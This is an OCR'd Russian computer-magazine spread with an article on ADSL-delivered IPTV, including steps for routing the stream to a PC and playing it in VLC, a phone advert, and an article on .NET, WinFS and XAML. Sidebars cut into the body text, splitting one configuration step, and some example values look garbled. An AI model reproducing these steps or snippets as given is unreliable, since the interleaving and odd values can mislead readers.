
Лес (Forest) — объединение деревьев, которые используют данные каталога.

Контейнер (Container) — логическая структура, которая может содержать группу разнообразных объектов или других контейнеров.

Организационное подразделение (Organization Unit) — разновидность контейнера, которая распространяет свою групповую политику на включенные в нее объекты.

Подсеть (Subnet) — сетевая группа с заданным диапазоном IP-адресов и сетевой маской.

Сайт (Site) — одна или несколько подсетей, имеющих между собой высокоскоростной канал.



[создание нового пользователя в службе каталога]

ADSL-TV

В НАСТОЯЩИЙ МОМЕНТ СПУТНИКОВОЕ ТЕЛЕВИДЕНИЕ ПЕРЕСТАЛО БЫТЬ ДОРОГОЙ ЗАБАВОЙ ДЛЯ ИЗБРАННЫХ, КАК ЭТО БЫЛО ДЕСЯТОК ЛЕТ НАЗАД. СТОИМОСТЬ ОБОРУДОВАНИЯ ЗНАЧИТЕЛЬНО СНИЗИЛАСЬ, И С КАЖДЫМ ГОДОМ НА РЫНКЕ ПОЯВЛЯЮТСЯ ВСЕ НОВЫЕ И НОВЫЕ ОПЕРАТОРЫ, ПЫТАЮЩИЕСЯ КОНКУРИРОВАТЬ С УЖЕ ХОРОШО ЗАРЕКОМЕНДОВАВШИМИ СЕБЯ МОНСТРАМИ. СЕЙЧАС Я РАССКАЖУ О СОВЕРШЕННО НОВОМ ДЛЯ РОССИИ СПОСОБЕ ПЕРЕДАЧИ ВИДЕОСИГНАЛА ПО УЖЕ ИМЕЮЩЕЙСЯ МЕДНОЙ ИНФРАСТРУКТУРЕ | Пиговина (me@pigovina.ru)

Цифровое телевидение из телефонной розетки

[немного о конкурентах] В настоящий момент в России широко используются два способа передачи цифрового сигнала. Первый — при помощи спутника, непосредственно в квартиру заказчика. На внешней стене дома заказчика устанавливается тарелочка, в квартире ставится устройство расшифровки сигнала под названием ресивер. Абонентом может стать любой желающий, чей дом находится в зоне покрытия. Второй способ — через кабель. Этот способ существует уже очень давно. По крышам тянется кабель до домов, а в домах идет распределение готового сигнала. Раньше это было просто кабельное ТВ, а сейчас множество LAN-провайдеров предоставляет высокоскоростной интернет и телевидение по одному кабелю.





Подробный мануал по настройке пульта ДУ, поставляемого в комплекте оборудования: http://www.instructions.nm.ru/amino_remote_controls_configuration_guide.pdf.

Большой недостаток этого способа передачи — малая зона охвата. Как правило, такой оператор обслуживает один или несколько районов города, если город достаточно крупный. В маленьких городах оператор может покрывать и всю территорию.

[стрим-ТВ] Вот так мы и подошли к третьему способу, который только что появился на российском рынке. В Москве с первого дня весны в тестовом режиме был запущен совместный проект «МТУ-Интел» и «Системы Мультимедиа» под названием «Стрим-ТВ» — передача картинки по ADSL-каналу. Одновременно ты можешь сидеть в интернете и смотреть ТВ.

Как это работает? Для начала тебе нужно подключиться к домашнему интернет-каналу «Стрим», о котором, кстати, мы писали в октябрьском номере Х (не пугайся, если ты не москвич, — уже скоро технологию будут усердно внедрять и другие ADSL-провайдеры). Для передачи видео потребуется 4,7 Мбит/с. Какой ужас! Это же надо быть подписчиком самого быстрого и дорогостоящего тарифа от «Стрим»?! Такое окажется большинству не по карману. Многие прогнозисты сразу заявили, что проект обречен из-за очень малого количества пользователей таких высокоскоростных каналов. В МТУ это, конечно, понимали и без особого труда нашли выход: расширение канальной скорости до 6,1 Мбит/с к оборудованию на АТС, что дает возможность пользователям безлимитных тарифных планов со скоростью 128-256 Кбит/с воспользоваться таким телевидением. Для оператора это огромный плюс, ведь анлимщиков у него больше половины. Ну а ты сможешь смотреть ТВ. Однако не спеши радоваться, что ты получаешь интернет со скоростью 6 Мбит/с за те же деньги. Скорость загрузки данных из Сети остается в рамках твоего тарифа, только пинг будет в два раза меньше. Получается это потому, что скорость определяется не только скоростью порта DSLAM, но и режется софтверно на биллинге.



[ТВ-приставка AMINO, подключаемая к телевизору, и пульт ДУ к ней]

[оборудование] Для просмотра каналов на телевизоре нам понадобится ADSL-модем с интерфейсом Ethernet, ТВ-приставка и оформленная подписка на ТВ. Ожидаемая стоимость оборудования составит около 170 долларов. На этапе тестирования мне установили ADSL-модем Paradyne 6212, ТВ-приставку Amino AmiNET110, пульт ДУ и беспроводную клавиатуру. С первыми тремя девайсами все ясно, а вот о полезности четвертого я расскажу чуть ниже.

Подключается все просто, да и настраивается не намного сложнее. Однако пока высылают бригаду монтажников, чтобы мы своими ручками не покосячили тестируемое оборудование. В модеме имеются четыре выхода LAN. LAN1 идет в сетевую карту компа, LAN2 — в приставку. Далее в модеме производится настройка для

PPPoE (твой инет), VOD (видео по запросу) и Mcast (телеканалы). Естественно, для каждого свои VCI. Теперь все готово к работе. После включения в приставку вбиваются авторизационные данные, и ты можешь наслаждаться просмотром ТВ. Кстати, пульт ДУ можно настроить почти для любого телека и использовать только его. Для этого нужно нажать кнопку «TV» и «OK», а потом удерживать в течение нескольких секунд, пока кнопка «TV» не загорится постоянно. Потом набираем «010» — это код, подходящий почти ко всем телевизорам. Если же он вдруг не подошел, лезем в инструкцию по настройке пульта на страницу 22 и там смотрим код для своего телевизора.

[а если без телека?] Смотреть ТВ из розетки можно и на компьютере, используя программку VLC. Однако для такого просмотра все равно необходимо иметь ТВ-приставку (Set Top Box). Но это будет возможно лишь до того момента, пока не появится карта криптозащиты.

Для просмотра на компьютере нам понадобится сетевая карта и модем paradyne в режиме роутера.

1 Идем в сетевые подключения, находим подключение по локальной сети, жмем правой кнопкой «Свойства». Находим TCP\IP, опять жмем «Свойства».

Записываем, какие у нас IP, GATEWAY, DNS. Если в настройках все прописано автоматически, то ничего не трогаем.

2 Там же переключаем все на авто. Выдергиваем кабель из STB и засовываем его в сетевуху. Винда начинает скрипеть мозгами и получать настройки от DHCP.

3 Кликаем Пуск -> Выполнить -> cmd. В появившемся окошке консоли пишем «ipconfig /all». Задаем настройки нашей сетевухи (а именно IP, GATEWAY, MASK. Можно еще и DNS, но необязательно). Пишем «nslookup ivis.msk.sismedia.ru». В ответ получаем, скорее всего, 172.16.24.25. Запоминаем этот адрес.

4 Возвращаем настройки сетевой карты, которые посмотрели и запомнили в пункте 1. Втыкаем правильный кабель от модема в сетевуху. Идем в настройки модема. Advanced -> Vlan. Объединяем весь свитч в один vlan (например vlan0). Идем в Setup -> LAN. Отключаем DHCP.

5 Возвращаемся в настройки сетевухи. Если там было включено «Авто», то выставляем «Вручную». В качестве GATEWAY прописываем адрес модема, по которому мы ходим на его веб-интерфейс. Скорее всего, 192.168.1.1. Адрес компа — 192.168.1.10. Маска — 255.255.255.0. DNS — 195.34.32.116.

Далее жмем кнопочку «Дополнительно» внизу. Кликаем «Добавить IP» и вписываем тот IP, который увидели в пункте 3. Теперь жмем на «Добавить GATEWAY» и прописываем гейтвей из пункта 3. Вручную ставим метрику 21 для этого GW. Теперь все сохраняем и реконнектимся.


6 В консоли пишем «route add –p», через пробел первые две цифры от результата nslookup.0.0, mask <из пункта 3>, gateway из

[НЕМНОГО ИСТОРИИ]

Технология ADSL появилась в 90-х годах, однако широко применяться в мире стала только с 98 года. В России же об этой технологии услышали только с приходом Стрима. С ее помощью стало возможным осуществлять передачу данных со скоростью до 8 Мбит/с в сторону абонента. ADSL2+ же способен доносить до абонента данные со скоростью до 24 мегабит.

Семейство xDSL имеет огромные перспективы роста и немало возможностей, которые позволят тебе не только сидеть в инете, набивая жесткий диск фильмами и мп3. К примеру, по ADSL-каналу можно провести до нескольких городских телефонов домой или в офис по технологии VoIP (Voice over IP). Для этого потребуется всего лишь маршрутизатор с необходимым количеством голосовых портов или специальный ADSL-модем, в котором они уже имеются.

Еще одним примером широкого использования ADSL как раз является передача видео. Вот во Франции таким телевидением давно никого не удивишь. У них сами провайдеры производят модем, ТВ-приставку, маршрутизатор и Wi-Fi в одном корпусе. Что самое интересное, предоставляется эта шайтан-коробка совершенно бесплатно. Понятное дело, что через несколько месяцев девайс окупится абонентской платой.



[web-панель администрирования модема Paradyne]

пункта 3. Например *route add -p 172.16.0.0 mask 255.255.0.0 25.21.0.1 metric 20*. Этот финт нужен для того, чтобы запросы к *ivis.msk.sismedia.ru* шли не через инетовский интерфейс, а через родной стримтэвэшный. Далее идем в *%systemroot%\system32\drivers\etc*, находим там файл hosts, прописываем в него результат nslookup из пункта 3. Например 172.16.24.25 *ivis.msk.sismedia.ru*. Это нужно, чтобы попадать туда, куда надо, вместо majordomo'вского 404 :).

Пункты 1-6 нужны для того, чтобы инет и ТВ работали одновременно через одну сетевуху. Проверяем. Инет должен работать, как и работал, а на *ivis.msk.sismedia.ru/cmm/portal* видим картинку «Стрим-ТВ».

7 Идем на *videolan.org*, скачиваем и устанавливаем VLC.

8 Заползаем на *ivis.msk.sismedia.ru/cmm/portal* и жмем правой кнопкой в районе списка услуг. Выбираем просмотр html. Находим такую строку: «ТЕЛЕКАНАЛЫ","/cmm/portal/IPTV_ChannelLst.jsp». Теперь идем на *ivis.msk.sismedia.ru/* cmm/portal/IPTV_ChannelLst.jsp, жмем правой кнопкой на списке каналов и просматриваем страничку в виде html. Отыскиваем строку «('239.255.0.22:5500','Уникальный телеканал для модниц и для тех, кто хочет знать все о мире Высокой Моды. Показы коллекций одежды в режиме «нон-стоп»','clp1107078285118',1),».

9 Запускаем VLC. Кликаем «Open network stream». Вписываем туда следующую ссылку: *udp://@ 239.255.0.22:5500*. Готово.

Спасибо *http://streamclub.ru/ forum* за информацию.

[сервисы] Теперь рассмотрим предоставляемые сервисы. Начнем, конечно же, с телевидения. На момент тестирования доступно ровно 50 каналов со следующими тематиками: мультфильмы, познавательные, развлекательные, эротика, музыка, путешествия, спорт, новости, а также все ретранслируемые российские каналы. Большинство ретранслируемых спутниковых каналов переведено на русский язык. Качество вполне приемлемое. Совсем как на DVD. Правда, если подключить акустику 5.1, то звук становится немного «железным». Навигационная менюшка довольно удобная. Есть возможность разделения каналов по тематике или алфавиту. Все это в режиме предпросмотра со звуком. Включение канала происходит с некоторой задержкой в одну-две секунды (круто! У меня на ТВ-тюнере вообще секунд пять длится молчание после переключения :(. — Прим. Бублика), но после этого изображение идет без каких-либо помех.

Видео по запросу (VOD-поток). Здесь предложено огромное количество фильмов, которые можно заказать. Все они разбиты по темам. Выбрав тему и фильм, можно просмотреть небольшой деморолик и принять решение о покупке полной версии либо отказаться и купить какой-то другой. После покупки фильм можно смотреть в течение 24 часов. Можно останавливать и перематывать. Цена фильма также будет составлять $1,5-2. На первый взгляд, довольно дорого. Но за эти полтора доллара ты получаешь фильм в качестве DVD с нормальным переводом, не выходя из дома.

Виртуальный кинозал. Здесь нам предлагают купить и посмотреть фильм в режиме виртуального сеанса. С вводом «Стрим-ТВ» на коммерческой основе нам обещают богатый выбор фильмов. В отличие от видео по запросу, купив фильм, необходимо прийти к началу выбранного сеанса и приступить к просмотру. Перемотать или остановить просмотр нельзя. Что неудивительно: данные идут по потоку MCAST — как на обычных телеканалах. Средняя цена фильма составляет $1,5.

Игры и интернет на экране ТВ. Вот как раз для этого и требуется беспроводная клава. В недалеком будущем нам обещают дать возможность играть в игры и путешествовать по Сети, не вставая с дивана. Эх, так мы скоро совсем обленимся — ни за DVD к метро сбегать, ни за комп сесть поиграть. Все не вставая с дивана :).


[выводы] Интерактивное телевидение по ADSL-каналу — вещь совершенно новая для нас, хотя за границей она широко используется уже не первый год. Существенный плюс — это использование телефонной лапши для просмотра телеканалов. Но вот цена от 170 долларов за абонентское оборудование ставит под сомнение популярность услуги, поскольку примерно за такую же цену конкуренты могут предложить больший список телеканалов с более высоким качеством и звуком 5.1. Некоторые же бесплатно предоставляют в аренду оборудование на время подключения. Сисмедия это, видимо, понимает и предлагает купить оборудование в рассрочку до трех лет.

А вот минусов у этой услуги много. Первый — состояние телефонных сетей. Большое их количество с трудом держит 2 мегабита, а на некоторых линиях вообще нет возможности установки ADSL-канала. Второй наиболее ощутим для владельцев высокоскоростных тарифов, ведь, как я уже говорил, под поток выделяется 4,7 Мбит/с. Немногим больше 1 Мбит/с выделяется под инет. Остается только ждать ввода ASDL2+ (об этом читай во врезке к статье) — эта технология избавит от этой проблемы и даст возможность улучшить качество картинки.

Ну а в целом же введение услуг такого экзотического ТВ, описанного в статье, несомненно, является большим прорывом в области высоких технологий в нашей стране



[ADSL-модем Paradyne, поставляемый для подключения к услуге. Имеет поддержку ADSL2+, встроенный Firewall, NAT и множество других функций]







НОВЫЙ ЧЕРНЫЙ M65: ПОБЕДА ЗА ТОБОЙ!



Сумочка для ношения телефона на руке







Сертификат на покупку в магазинах «Спортмастер»

Приз – в каждой карте!
Купи новый черный M65 и получи призовую карту. Сотри защитный слой и узнай, что ты выиграл: удобную сумочку для ношения телефона на руке или сертификат на покупку в магазинах «Спортмастер».*

* Правила участия в акции – на сайте www.siemens-mobile.ru
Телефон бесплатной горячей линии по России 8 800 200 10 10





.NET

Прогрессивные технологии Microsoft

ВСЕГДА ПРИЯТНО БЫТЬ В КУРСЕ ДЕЛ. ОДНАКО В НАШЕ ВРЕМЯ, КОГДА КАЖДЫЙ ДЕНЬ ПРОИСХОДИТ МАССА СОБЫТИЙ И ИЗМЕНЕНИЙ, СЛЕДОВАТЬ ЭТОМУ СТАНОВИТСЯ ВСЕ СЛОЖНЕЕ И СЛОЖНЕЕ. ВЗЯТЬ ХОТЯ БЫ НОВЫЕ РАЗРАБОТКИ MICROSOFT: МНОГО ЛИ ТЫ О НИХ ЗНАЕШЬ? МОЖЕШЬ ЛИ СХОДУ ВЗЯТЬ И РАССКАЗАТЬ ВКРАТЦЕ, ЧТО СОБОЙ ПРЕДСТАВЛЯЮТ .NET, WINFX, WINFS, AVALON, XAML? А ВЕДЬ ЭТО ВЕДУЩИЕ НАПРАВЛЕНИЯ НА БЛИЖАЙШИЕ ДВА-ТРИ ГОДА!
ТЕХНОЛОГИЯ .NET, АББРЕВИАТУРА КОТОРОЙ СТОЛЬ ЧАСТО ВСТРЕЧАЕТСЯ СЕЙЧАС НА СТРАНИЦАХ ГЛЯНЦЕВЫХ ЖУРНАЛОВ И В СЕТИ, НЕ ЯВЛЯЕТСЯ ЧЕМ-ТО НОВЫМ. ОНА УЖЕ ДАВНО БЫЛА АНОНСИРОВАНА, И MICROSOFT УЖЕ СДЕЛАЛА ВСЕ ВОЗМОЖНОЕ ДЛЯ ВОПЛОЩЕНИЯ ЕЕ В ЖИЗНЬ. ЗАДУМКА ВОИСТИНУ ГРАНДИОЗНАЯ, КОТОРАЯ ЕСЛИ ПОКА ЕЩЕ И НЕ ПОЛУЧИЛА ШИРОКОГО РАСПРОСТРАНЕНИЯ, ТО НА ВСЕ 100% СДЕЛАЕТ ЭТО В БЛИЖАЙШЕЕ ВРЕМЯ. РАССКАЗЫВАТЬ О НОВИНКАХ MICROSOFT БЕЗ УПОМИНАНИЯ О .NET БЫЛО БЫ ЧРЕЗВЫЧАЙНО ГЛУПО, ТАК КАК ОНА ТЕСНО СВЯЗАНА СО ВСЕМИ НИМИ

| Степан Ильин aka Step (step@real.xakep.ru)



[взаимосвязь операционной системы со своими компонентами]

Первое знакомство

[свести на .NET] Давным-давно, когда продвинутые гуру еще программировали под DOS, мы с упоением смотрели на первые версии Windows. Это было что-то! Именно тогда стало понятно, как по-настоящему должны выглядеть программы и операционная система. Много красивых окон, пестрый интерфейс, красивые шрифты, высокое экранное разрешение и отличная эргономика. Переход к Windows и программированию под ней был столь же неизбежен, как переход с печатной машинки на компьютер.

Сейчас же, когда Microsoft усердно навязывает нам свою новую платформу .NET, ее достоинства не столь очевидны на первый взгляд. Оно и понятно, ведь все отличия находятся на архитектурном уровне и не видны конечному пользователю. В то же время для разработчиков ПО большинство инноваций обещают коренным образом изменить все имеющиеся подходы к программированию в целом.


Что сейчас может помешать разработчикам? Пожалуй, только всепоглощающая несовместимость. Это основной минус всей современной индустрии программирования, и с этим сложно не согласиться. Получается так, что программисты, использующие разные средства для разработки, практически изолированы друг от друга. И это ничуть не удивительно. Программы, написанные для разных операционных систем, используют свои специфические API, поэтому их не только сложно портировать — они вообще имеют мало общего между собой. С приложениями, ориентированными на одну ось, дела обстоят не лучше. В зависимости от выбранной среды разработки, они проектируются и создаются совершенно разными способами.

Вполне закономерно то, что Microsoft сделала серьезный шаг к решению этой проблемы. А почему бы, собственно, нет? И несчастным программистам поможет, и себе неплохо сделает. Очень неплохо, стоит отметить.

Ее новая платформа, обещающая стандартизировать подходы к программированию и наладить совместимость, носит звонкое название .NET Framework. По сути, это многофункциональная среда для разработки и исполнения программ. Она отвечает за все: выполнение и запуск программ, управление их ходом, выделение памяти под данные и команды, а также освобождение ее в случае необходимости.

Вся система состоит из двух основных частей: общеязыковой исполняющей среды (Common Language Runtime, CLR) и библиотеки классов .NET Framework. Первая является очень важной компонентой всей технологии, так как управляет ходом выполнения приложения. Помимо этого, она содержит библиотеки базовых







Если ты хочешь попробовать свои силы в проектировании .NET/WinFX приложений, то тебе понадобятся .NET Framework, NET Framework 2.0 SDK, Avalon Framework CTP, а также среда разработки Visual Studio.



Все новые разработки Microsoft находятся в стадии тестирования и отладки. Я не рекомендую устанавливать их на свою рабочую машину. Лучше заведи себе виртуальную рабочую лошадку на базе VMWare (www.vmware.com).



Если у тебя медленный диалапный канал и ты не можешь скачать весьма увесистые библиотеки Microsoft — не расстраивайся. Мы любезно выложили их на CD.

классов .NET, включающие в себя ряд готовых классов, предназначенных для решения конкретных задач. Такой подход не только значительно облегчает разработку ПО, но еще и стандартизирует базовые элементы для любого языка программирования, работающего на платформе .NET. Это первый шаг в пользу универсальности, но отнюдь не единственный.

.NET Framework имеет в своем арсенале общеязыковую спецификацию (Common Language Specification, CLS), декларирующую набор правил, которых должны придерживаться все .NET-совместимые языки. В свою очередь, общая система типов (Common Type System, CTS) гарантирует, что типы данных, определенные одним языком, могут быть с не меньшим успехом использованы и другими средствами программирования.

Что касается библиотеки классов .NET Framework, то она содержит целый ряд полезных типов, разработанных специально для CLR. Эти типы объектно-ориентированы, легко расширяются и совместимы с абсолютно всеми .NET-средствами разработки.

Встает вопрос: каким образом достигается подобная универсальность? Дело в том, что исходный код языков, поддерживаемых CLR (будь то C#, Visual Basic .NET или любой другой), особым образом компилируется в команды Microsoft Intermediate Language (IL). В результате компиляции получается исполняемый файл, который полностью состоит из команд IL-языка. Он не является исполняемым в полной мере этого слова — для работы приложения IL-код необходимо преобразовать в машинный код, что автоматически осуществляется сразу после его запуска. При этом двоичный код помещается в память и остается там до окончания работы программы.

Получается, что программа, написанная на одном из .NET-совместимых языков, по сути ничем не отличается от программы на любом другом языке (IL-код для всех языков один и тот же). Приложение на Visual Basic .NET может обладать ничуть не меньшей функциональностью, чем программы на Visual C#. Удивительно, но факт!

Вердикт: для разработчиков платформа .NET открывает мост сотрудничества и узы совместимости. Все языки работают с одной и той же библиотекой классов .NET Framework. При этом общая система типов отвечает за простоту совместного применения компонентов платформы всеми .NET-языками.

[файловую систему заказывали?] WinFS — странная аббревиатура, не правда ли? Название этой новомодной файловой системы идет от английского сочетания «Windows Future Storage». Слово «future» (будущее), как бы пафосно оно ни звучало, действительно отражает суть этой технологии.

Казалось бы, что можно требовать от файловой системы? Минимальный размер кластера? Да ставь какой угодно в той же NTFS. Надежность и безопасность? Разумеется, но этому требованию вполне соответствует как NTFS, так и *nix'овые файловые системы. Тогда что же еще? Я тебе отвечу: эффективный поиск документов. Задача непростая, однако в связи с растущими объемами информации все более и более актуальная. Любому из нас так или иначе приходится работать с огромным количеством документов. И справиться с ними иногда довольно сложно. Мне, как рядовому студенту, постигающему искусство программирования, это знакомо до боли. Куча учебников в электронном виде, задания на лабораторные работы, их решения и отчеты. Уфф. В исходниках к концу семестра сам черт ногу сломит. Но мало университета, так еще целая тьма материалов по работе.

Все это безобразие должно отчасти разрешиться с появлением WinFS. Файловая система значительным образом изменит подход не только к хранению, но и к работе с документами. По крайней мере, в это свято верят разработчики Microsoft. По существу, WinFS является некоторой надстройкой над уже имеющейся файловой системе NTFS, в основе которой лежит мощная база данных. Понятно, что эта база данных интегрирована не забавы ради — в нее будет помещаться информация о каждом имеющемся документе. Это позволит приложениям, совместимым с WinFS, работать с документами на совершенно новом, более высоком уровне. Процесс, который мы привыкли считать поиском файлов, фактически превратится в своеобразный SQL-запрос к базе данных.

Проще говоря, ты сможешь формулировать запросы для поиска на вполне обыкновенном (то есть не техническом) языке. Например, я смогу передать системе такую команду: «Показать все документы, подготовленные для публикации в майском номере X» — и мгновенно получить доступ к нужным файлам. А Бублик, к примеру, может дополнить критерии поиска и составить запрос: «Вывести все материалы, подготовленные Step'ом за этот год».

[ЗНАКОМИМСЯ С AVALON И XAML НА ПРАКТИКЕ]

Чтобы полностью ощутить все преимущества Avalon'a, предлагаю на практике попробовать создать свое собственное приложение. В своем примере я буду использовать Visual C#, однако аналогичные действия можно провести и на любом другом .NET-языке программирования, так как XAML-код в любом случае будет одним и тем же.

1 Запускай Visual Studio .NET и в меню выбирай File -> New -> Project. Система предложит выбрать тип проекта: Visual C# или Visual Basic .NET. По большому счету, разницы нет, но я предлагаю выбрать первый вариант.

2 После этого следует выбрать один из заранее подготовленных шаблонов — Avalon Navigation Application. Просто укажи имя проекта (например HelloWorld) и жми на кнопку «OK».

3 Теперь посмотри на панель Solution Explorer: она содержит список используемых в проекте файлов. Нас для начала интересует только один из них — тот, который имеет расширение .xaml. Смело кликай по нему.

4 После этого должно появиться окно с кодом файла. Имеющегося кода вполне достаточно для вывода окна, однако мы все-таки немного изменим его. Тем не менее, для начала неплохо будет разобраться с имеющимся:

```
<Window x:Class="HelloWorld.Page1"
 xmlns="http://schemas.microsoft.com/2003/xaml"
xmlns:x="Definition"
 Text="Hello world!"
 >
</Window>
```


5 Открывающий тэг <Windows> указывает на то, что описываемый объект — окно. Причем приставка x:Class="HelloWorld.Page1" обозначает через точку пространство имен и имя класса, к которому это окно принадлежит. Сочетание xmlns="http://schemas.microsoft.com/2003/xaml" является неотъемлемым атрибутом любого XAML-файла.

Атрибут Text — это пока что единственный параметр отображаемого окна, который задает его заголовок. Пускай он будет содержать текст «Hello world!».


6 Теперь добавим еще несколько параметров окна: Height (высота), Width (ширина), Left (координата левого угла окна по оси X) и Top (координата той же точки по оси Y). Теперь исходный код будет выглядеть так:


```
<Window x:Class=" HelloWorld.Page1"
 xmlns="http://schemas.microsoft.com/2003/xaml"
xmlns:x="Definition"
 Height="250"
 Width="250"
 Left="150"
 Top="150"
 Text="Hello world!"
 >
</Window>
```

7 Дело за малым — жми F5 для компиляции проекта и запускай его. Готово!



[платформа .NET изнутри]


[visual J++ — .NET-совместимое средство разработки, которое быстро завоевало популярность]


[всем известный Visual Basic в .NET-версии — отныне возможностей не меньше, чем у C# и Visual C++!]

Более того, WinFS позволяет не только находить файлы, но и определенным образом воздействовать на них. Например, если ввести команду «Послать Лозовскому все файлы TXT, относящиеся к майскому номеру X и обновленные в течение последней недели», то WinFS сначала обработает различные части запроса, найдет необходимые файлы, а затем выполнит указанные действия (а это не гонево? — Прим. Бублика).

Естественно, внедрение подобной технологии коренным образом повлияет на способы хранения документов. В новой файловой системе все файлы тесно будут связаны с базой данных, которая должна будет содержать описание каждого из них. Любому файлу соответствует запись в базе данных, и после манипуляции с ним (удаление, перемещение, изменение и т.п.) WinFS будет не только производить изменения документа, но и вносить коррективы в базу данных.

В теории все звучит хорошо. Что будет на практике — покажет время. Сейчас ясно одно: для реализации столь кардинальных изменений необходимо значительно изменить архитектуру самой операционной системы. Для полноценного использования возможностей новой файловой системы придется перейти с традиционного Win32 API на обновленный WinFX API. Только в нем будут реализованы команды, необходимые для взаимодействия с базой данных WinFS.


Вердикт: столь функциональная файловая система, несомненно, станет одним из самых значимых новшеств в ближайшее время. Однако с ее использованием придется подождать — Microsoft отказалась включать ее в Longhorn по умолчанию. Не успевают.

[WinFX] Как уже было сказано, Microsoft ведет работу над разработкой нового API — WinFX. Предполагается, что Windows Effects (именно так стоит называть новомодную разработку) со временем полностью заменит старый набор Win32 API. Microsoft во многом делает ставку на .NET-технологии, и WinFX здесь, естественно, не исключение. По замыслу разработчиков, WinFX полностью объединит исходный текст .NET с операционной системой.

Но для чего нужен этот WinFX? Я тебе отвечу: для всего :). По сути, это сердце операционной системы. Без его помощи приложения бессильны. Любые действия, так или иначе, влекут за собой явное или скрытое обращение к API-функциям (подробнее читай во врезке). Копирование и удаление файлов, открытие и прорисовка окон — все это выполняется с помощью определенного набора API-функций.

